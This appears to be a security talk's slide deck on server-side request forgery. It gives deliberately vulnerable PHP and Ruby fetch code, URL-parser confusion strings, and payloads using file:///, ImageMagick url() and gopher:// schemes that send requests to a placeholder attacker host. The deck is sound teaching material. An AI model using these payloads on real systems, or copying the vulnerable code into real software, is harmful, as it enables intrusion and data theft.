

---

# SSRF – Make the Cloud Rain

By Rajanish Pathak

Null Dubai - 26 July 2019

---

xen1thLabs

A DARKMATTER COMPANY

---

---

SMART AND SAFE DIGITAL

---

# Content

**01 Introduction to SSRF**

**02 SSRF identification & its impact**

**03 Some interesting facts about URL parsers**

**04 SSRF attack Scenarios**

# About Me

---



**Rajanish Pathak**  
Security Researcher



@h4ckologic

- Application Security
- Bug Bounty Hunter – Bugcrowd / Synack
- Interested in Fuzzing / Binary Exploitation

A former

Security Consultant


Currently

Security Researcher

xen1thLabs

# SSRF – What is it?


- Server-Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an arbitrary domain of the attacker's choice.
- In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.



Source: <https://portswigger.net/web-security/ssrf>

# Why is it so serious?

- A successful SSRF exploitation can cause unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with.
- Bypass Firewall and reach the Intranet.
- In certain situations, the attacker can escalate SSRF to perform arbitrary command execution.



Source: <https://portswigger.net/web-security/ssrf>

# A simple SSRF vulnerable code snippet

---

```
<?php
$content = file_get_contents($_GET['url']);
echo $content
?>
```

A vulnerable PHP snippet – The user trusted input example: URL is passed via GET method, and the server fetches the contents and displays it.


A Vulnerable Ruby snippet – Here the application accepts the user input through the **URL** parameter and the open() call fetches the URL specified and returns the response body to the client.

```
require 'sinatra'
require 'open-uri'

get '/' do
  format 'RESPONSE: %s', open(params[:url]).read
end
```

# How to detect a SSRF?

- Listen on your server / VPS
- Burp collaborator



```
[admin@My-MacBook-Pro] - [~/Desktop/pstaction] - [2019-07-21 09:38:57]
[0] <> nc -nlv 1337
GET / HTTP/1.1
Connection: keep-alive
Accept-Encoding: identity
User-Agent: Python-urllib/2.7
Host: [REDACTED] 130.25:1337
X-IMForwards: 20
Via: 1.1 [REDACTED]:8080 (Cisco-WSA/10.5.1-270)
```

```
[admin@My-MacBook-Pro] - [~/Desktop/pstaction] - [2019-07-21 09:35:42]
[0] <> nc -nlv 1337
GET / HTTP/1.1
Connection: keep-alive
User-Agent: curl/7.54.0
Accept: */*
Host: [REDACTED] 130.25:1337
X-IMForwards: 20
Via: 1.1 [REDACTED]:8080 (Cisco-WSA/10.5.1-270)
```

# Where to look for SSRF?

---

- **Webhooks:** Look for services that make HTTP requests when certain events happen. In most webhook features, the end user can choose their own endpoint and hostname. Try to send HTTP requests to internal services.
- **PDF generators:** Try injecting <iframe>, <img>, <base> or <script> elements or CSS url() functions pointing to internal services.
- **Document parsers:** Try to discover how the document is parsed. In case it's an document such as XML External Entity (XXE), use the PDF generator approach. For all other documents, see if there's a way to reference external resources and let the server make requests to an internal service.
- **Link expansion:** Try looking for features that get you a web page for link input, example: Twitter.
- **File uploads:** Instead of uploading a file, try sending a URL and see if it downloads the content of the file.
- **Image / Video converters : Image magick : CVE-2016-3718**(fill 'url(<http://attacker.com/>)') **CVE-2016-3718 / FFMPEG : CVE-2017-9993** (gen\_xbin\_playlist(playlist\_location))



## URL definition according to the RFC-3986

---

### URL Components(RFC 3986)



# Python Users?


---

- What Python module do you guys use when dealing with web resources?
  - urllib / httpplib
  - urllib2
  - requests

"http://1.1.1.1 &@2.2.2.2# @3.3.3.3/"

# Python is hard, Isn't it?

- All URL parsers process the given URL differently.
- All 3 of them process different endpoints.
- If you are able to identify that the underlying application is using either of these modules, you can always try providing such tricky inputs and expect predictable results.
- Urllib2



Source : <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

# PHP Anyone?

---

- PHP `parse_url()`
- PHP `readfile()`

"http://1.1.1.1#@2.2.2.2/"

# Php seems tough too! ☹️

- The PHP `parse_url()` function considers the first section as host and the second as the fragment of the supplied URL.
- Whereas the PHP `readfile()` function processes the second part of the supplied URL example: `evil.com`



Source : <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

# How about curl?


---

- Used in all major programming languages.
  - NodeJS URL
  - Perl URI
  - Go net/url
  - PHP parse\_url()
  - Ruby addressable()
- cURL / libcurl as the base system package

"http://foo@1.1.1.1:80@2.2.2.2/"

# Even Curl suffers from Url inconsistencies.






- Most parsers would process the first term example: google.com, whereas cURL would process the second section of the supplied URL example: evil.com, it's funny how uncertain things are!



Source : <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

# Lots of Languages suffering from the URL parsing issues.

- Here is a list of languages that are suffering from the URL parsing issues which can be exploited to perform a successful SSRF simply by modifying the URL and tricking the parsers in processing the data controlled by the attacker.


	cURL / libcurl
PHP parse_url	
Perl URI	
Ruby uri	
Ruby addressable	
NodeJS url	
Java net.URL	
Python urlparse	
Go net/url	

Source : <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>




# SSRF on its own is of no use!

- Cross Site Port Attack (XSPA)
- Scanning the Internal Network / Pivoting
- Scanning the Internet
- Cross-site scripting (XSS)
- Pop Shells?? <3



# Cross Site Port Attack (XSPA)

- In XSPA an attacker forces a vulnerable server to trigger malicious requests to third-party servers and or to internal resources via SSRF.
- This vulnerability can then be leveraged to launch specific attacks such as a cross-site port attack, service enumeration, and various other attacks.
- Try looking at the time difference in responses. Unrouted networks are often dropped by the router immediately (small time increase).
- Internal firewalling rules often cause routed networks to increase the RTT (bigger time increase).



# SSRF Exploitation via url schemes


---

- **File** (Allows an attacker to fetch the content of a file on the server)
  - <http://redacted.com/vuln.php?uri=file:///path/to/the/file> - (Can be used to grab sensitive files on the server)
- **Gopher**
  - gopher://<proxyserver>:8080/\_GET http://<attacker:80>/x HTTP/1.1%0A%0A
  - gopher://<proxyserver>:8080/\_POST%20http://<attacker>:80/x%20HTTP/1.1%0ACookie:%20eatme%0A%0AI+am+a+post+body
